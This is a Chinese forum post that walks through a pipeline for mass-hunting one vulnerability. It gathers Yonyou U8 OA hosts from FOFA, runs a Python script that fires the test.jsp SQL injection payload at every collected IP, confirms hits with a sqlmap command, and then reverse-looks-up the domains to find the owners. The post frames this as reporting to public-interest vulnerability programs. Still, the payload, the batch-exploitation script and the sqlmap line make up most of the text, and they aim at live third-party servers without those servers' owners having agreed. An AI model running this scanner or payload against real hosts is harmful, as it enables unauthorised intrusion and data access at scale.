前言
最近我在学习如何批量验证 POC,过程中参考了不少相关文章,便萌生了整合一套自动化批量挖洞流程的想法。这个项目的源码已经开源,感兴趣的读者可以自行查阅。
最终实现的效果是:仅凭一条 Fofa 搜索语法,就能挖出可提交公益 SRC 的漏洞。整个流程可以分为三个阶段:
- 前期信息收集(FOFA)
- 中期漏洞验证(Python 批量脚本)
- 后期 IP 反查域名(Python 批量脚本)
本文以用友 U8 OA SQL 注入漏洞为例,完整演示这条自动化挖掘链路。这个漏洞的 POC 并不复杂,直接附在下面,网上也有大量详细分析,这里就不展开了。
http://IP:PORT/yyoa/common/js/menu/test.jsp?doType=101&S1=(SELECT%20MD5(1))
信息收集
众所周知,信息收集是渗透测试中最关键的环节。这一阶段要完成两件事:找到网上公开的漏洞 POC,以及定位可能存在该漏洞的 IP 列表。我平时常逛白阁文库和 PeiQi WiKi-POC 文库,本文后续用到的 POC 也参考了其中的内容。
本次使用 Fofa 搜索引擎来收集目标 IP,语法如下:
title="用友U8-OA"
考虑到要把 Fofa 的结果导出给脚本做批量验证,我选择了 GitHub 上的开源工具 Fofa-collect。配置好邮箱和 API Key 后,直接输入 Fofa 语法即可拿到查询结果。我的操作流程是:在 Fofa-collect 中输入语法,得到 IP:PORT 列表。


随后将结果导出保存为 IP.txt,至此信息收集阶段结束。
POC 批量验证
进入验证阶段,目标是利用 POC 从 IP 列表中筛选出真正存在漏洞的目标。
POC批量验证的脚本在PeiQi文库的POC基础上进一步改写,支持批量导入IP.txt,并导出存在漏洞的URL,保存为urls.txt。
原 POC 链接如下。
import requests
import re
from requests.packages.urllib3.exceptions import InsecureRequestWarning

ip = []  # 用于存放存在漏洞的URL地址

def title():
    print('+------------------------------------------')
    print('+  \033[34mPOC_Des: http://wiki.peiqi.tech                                   \033[0m')
    print('+  \033[34mGithub : https://github.com/PeiQi0                                 \033[0m')
    print('+  \033[34m公众号  : PeiQi文库                                                   \033[0m')
    print('+  \033[34mTitle   : 用友 U8 OA test.jsp SQL注入漏洞                           \033[0m')
    print('+  \033[36m使用格式:  python3 poc.py                                            \033[0m')
    print('+  \033[36mFile         >>> ip.txt                             \033[0m')
    print('+------------------------------------------')

def POC_1(target_url) -> bool:
    vuln_url = target_url + "/yyoa/common/js/menu/test.jsp?doType=101&S1=(SELECT%20md5(1))"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36",
    }
    try:
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.get(url=vuln_url, headers=headers, verify=False, timeout=5)
        # 漏洞验证成功的条件
        if "c4ca4238a0b923820dcc509a6f75849b" in response.text and response.status_code == 200:
            print("\033[32m[o] 目标 {}存在漏洞 \n[o] 响应地址: {} \033[0m".format(target_url, vuln_url))
            ip.append(vuln_url)
        else:
            print("\033[31m[x] 目标 {}不存在漏洞 \033[0m".format(target_url))
    except Exception as e:
        print("\033[31m[x] 目标 {} 请求失败 \033[0m".format(target_url))

if __name__ == '__main__':
    title()
    with open('ip.txt', 'r', encoding='utf-8') as f:
        g = f.read()
    a = re.findall('\d{1,3}[.]\d{1,3}[.]\d{1,3}[.]\d{1,3}[:]\d+', g)  # 提取为IP:PORT的形式

    # 逐个验证IP.txt
    for i in a:
        if 'http' in i:
            target_url = str(i)
        else:
            target_url = 'http://' + str(i)
        print(target_url)
        core_name = POC_1(target_url)

    # 将存在漏洞的URL写入url.txt
    with open("urls.txt", "w") as f:
        for i in ip:
            if i != '':
                f.write(i + "\n")

    print(ip)  # 最终打印所有存在漏洞的IP
从脚本运行结果可以看到,存在漏洞的 URL 已经被标记出来,并写入了 urls.txt。

随便挑一个 URL 用 sqlmap 验证一下。
python sqlmap.py -u "http://IP:PORT/yyoa/common/js/menu/test.jsp?doType=101&S1=(SELECT%20md5(1))" -p "S1"
注入点确认存在。渗透测试讲究点到为止,提交漏洞时只需跑出数据库名来证明漏洞真实存在即可。

走到这里,漏洞本身已经能证明了。但结合我在漏洞盒子刷公益 SRC 的经验,SRC 漏洞需明确归属单位,只有 IP 或是非明确单位的域名暂不收录。光有 IP 还不够,还得把存在漏洞的 IP 反查出域名,再定位域名所属单位,这样才算一个完整的可提交漏洞。所以接下来就是批量 IP 反查。
批量 IP 反查域名
这个阶段的目标很明确:已知 urls.txt 中的 IP 存在漏洞,找出它们对应的域名和所属单位。要批量反查,首先得选一个合适的接口。我整理了几个支持 IP 反查域名的网站,最终选择了第一个接口。
这部分的代码完全由我自己编写。通过Python语言,利用requests包模拟浏览器请求,BeautifulSoup包来提取页面内容,最终得到IP对应的域名。
#!/usr/bin/python
# -*- coding: UTF-8 -*-
# @date: 2021/5/16 20:02
# @name: ip反查域名
# @author:h2o0o4

'''
需要注意的问题:
有时候没有一个IP能反查出域名,可能是因为你的IP被网站ban了,而不是查不出来,试着挂个代理
这个接口有时候会因为你的频繁访问而拒绝服务,但是有时候是可以跑出结果的。
'''
import re
import requests
from bs4 import BeautifulSoup
from urllib3.exceptions import InsecureRequestWarning

list = []  # 用于存放可以通过IP反查到域名的域名

def searchIP(ip: str):
    ip = re.findall('\d{1,3}[.]\d{1,3}[.]\d{1,3}[.]\d{1,3}', ip)[0]
    print("IP:{}".format(ip))
    url = "https://dns.aizhan.com/" + ip + "/"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36",
    }
    try:
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        response = requests.get(url=url, headers=headers, verify=False, timeout=5)
        # title = re.findall("charset=utf-8;<span>(.*?)</span>", response.text)[0]
        # print(response.text)
        soup = BeautifulSoup(response.text, "html.parser")
        for t in soup.find_all('td'):
            a = t.find_all('a')
            if a:
                for j in range(len(a)):
                    url = a[j].attrs['href']
                    print(ip+"反查出的URL:"+url)
                    list.append(ip+":"+url)
    except:
        print("\033[31m[x] 请求错误 \033[0m")

if __name__ == '__main__':
    with open('urls.txt', 'r', encoding='utf-8') as f:
        for line in f:
            searchIP(line)

# 写入文件
with open("result.txt", "w") as f:
    for i in list:
        if i != '':
            f.write(i + "\n")
运行完成后,可以看到 result.txt 中出现了一些 IP 对应的域名,访问这些域名就能确认背后的公司信息。

拿到域名和单位信息后,就可以去提交漏洞了。整个流程到此结束。一条 Fofa 语句配合一个 POC,短时间内就能批量找到可提交公益 SRC 的漏洞。后续拿到新 POC 时,只需替换 POC_1() 函数稍作改动,就能复用到其他漏洞的批量挖掘中。
总结
比较遗憾的是,本文使用的 POC 是在 PeiQi 文库提供的基础上修改的,算不上原创。不过学习本身就是一个先模仿再内化的过程,多看多练,慢慢自己也能上手写了。
至于为什么不用现成的 POC 批量工具——POC-T、Goby 的 POC 验证模块都很高效,但我觉得学习初期还是得从底层逻辑入手,多动手写写代码,才能真正理解工具背后的原理。这个小项目在大佬眼里可能只是个缝合怪,但它记录了我的学习过程,还望各位口下留情。
 发表于 1 小时前
|
查看: 7|
回复: 0


